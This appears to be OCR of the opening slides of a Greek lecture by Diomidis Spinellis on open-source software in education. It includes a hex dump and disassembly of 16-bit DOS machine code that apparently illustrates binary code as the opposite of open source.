

Το ανοικτό λογισμικό στην εκπαίδευση

Διομήδης Σπινέλλης
Αναπληρωτής Καθηγητής
Τμήμα Διοικητικής Επιστήμης και Τεχνολογίας
Οικονομικό Πανεπιστήμιο Αθηνών
http://www.dmst.aueb.gr/dds



3


open source


b
a
723108
6507922 9

LL06

[1]


¿ open source ?



```
9000:0050  D3 80 FC 49 75 5D 83 0E-D9 03 01 EB C7 80 FC 49   ...Iu]........I
9000:0060  75 05 E8 EB EE EB BD 80-FC 59 74 0A 80 FC 5A 74   u........Yt...Zt
9000:0070  05 80 FC 30 75 AE FF 0E-65 04 FF 06 61 04 EB A4   ...0u...e...a...
9000:0080  80 FC 48 74 10 80 FC 45-75 DD 2E 88 26 A1 35 C4   ..Ht...Eu...&.5.
9000:0090  C4 54 09 EB 8F BF 7A 1E-33 C9 8B D1 E8 09 06 73   .T....z.3......s
9000:00A0  05 E8 43 06 EB 0A 3D FF-FF 74 05 E8 C6 06 EB EC   ..C...=..t......
9000:00B0  E9 71 FF 80 FC 42 75 03-E9 69 FF 80 FC 43 75 38   .q...Bu..i...Cu8
9000:00C0  BF 2B 1D 33 C9 8B D1 E8-DE 05 73 05 E8 18 06 EB   .+.3......s.....
9000:00D0  24 3D FF FF 74 15 80 3E-24 1D 01 75 07 C6 06 50   $=..t..>$..u...P
9000:00E0  1D 01 EB 05 C6 06 50 1D-00 EB DC B4 33 B0 01 8A   ......P.....3...
9000:00F0  16 50 1D CD 21 E9 2C FF-80 FC 4D 75 4B BF 2F 1E   .P..!.,...MuK./.
9000:0100  33 C9 8B D1 E8 A1 05 73-05 E8 DB 05 EB 37 3D FF   3......s.....7=.
9000:0110  FF 74 15 80 3E 24 1D 01-75 07 C6 06 43 1E 01 EB   .t..>$..u...C...
9000:0120  05 C6 06 43 1E 00 EB DC-1E B8 70 00 8E D8 2E 80   ...C......p.....
9000:0130  3E 43 1E 00 75 08 C7 06-09 01 01 00 EB 06 C7 06   >C..u...........
9000:0140  09 01 80 00 1F E9 DC FE-80 FC 55 75 4A 2E 89 36   ..........UuJ..6
9000:0150  EF 13 2E 8C 06 F1 13 E8-24 09 73 06 E8 88 05 E9   ........$.s.....
9000:0160  C2 FE 56 06 26 8A 04 3C-0D 74 0C 3C 0A 74 08 E8   ..V.&..<.t.<.t..
9000:0170  E9 0E 74 03 46 EB ED 2E-A2 EF 1E 26 C6 04 00 07   ..t.F......&....
9000:0180  5E 2E C6 06 DA 1E 00 2E-80 3E CB 1E 00 74 23 2E   ^........>...t#.
9000:0190  C6 06 DA 1E 01 EB 1B 80-FC 44 74 03 E9 87 01 2E   .........Dt.....
9000:01A0  C6 06 DA 1E 00 2E C7 06-DB 1E 00 00 2E C6 06 EF   ................
9000:01B0  1E 20 8C CB 8E DB 2E 89-36 87 04 2E 8C 06 89 04   . ......6.......
9000:01C0  2E 89 36 EB 1E 2E 8C 06-ED 1E E8 D1 0E E8 B6 07   ..6.............
9000:01D0  72 18 E8 49 06 2E A1 BF-1E 2E 03 06 BD 1E 72 07   r..I..........r.
9000:01E0  2E 39 06 C1 1E 73 12 E9-F6 0E 26 80 3C 0D 75 03   .9...s....&.<.u.
9000:01F0  E9 E8 04 E8 4A 11 E9 2B-FE 06 1F 8B D6 E8 D5 07   ....J..+........
9000:0200  1E 07 0E 1F 72 E4 06 56-E8 E7 07 06 56 0E 07 1E   ....r..V....V...
9000:0210  56 2E C5 36 C3 1E F7 44-04 00 80 5E 1F 75 0A 5E   V..6...D...^.u.^
9000:0220  07 B8 02 00 C4 C4 59 EB-5D E8 73 05 E8 DD 05 2E   ......Y.].s.....
```

```
9000:01C0 2E          CS:
9000:01C1 8936EB1E    MOV     [1EEB],SI
9000:01C5 2E          CS:
9000:01C6 8C06ED1E    MOV     [1EED],ES
9000:01CA E8D10E      CALL    109E
9000:01CD E8B607      CALL    0986
9000:01D0 7218        JB      01EA
9000:01D2 E84906      CALL    081E
9000:01D5 2E          CS:
9000:01D6 A1BF1E      MOV     AX,[1EBF]
9000:01D9 2E          CS:
9000:01DA 0306BD1E    ADD     AX,[1EBD]
9000:01DE 7207        JB      01E7
9000:01E0 2E          CS:
9000:01E1 3906C11E    CMP     [1EC1],AX
9000:01E5 7312        JNB     01F9
9000:01E7 E9F60E      JMP     10E0
9000:01EA 26          ES:
9000:01EB 803C0D      CMP     BYTE PTR [SI],0D
9000:01EE 7503        JNZ     01F3
9000:01F0 E9E804      JMP     06DB
9000:01F3 E84A11      CALL    1340
9000:01F6 E92BFE      JMP     0024
9000:01F9 06          PUSH    ES
9000:01FA 1F          POP     DS
```

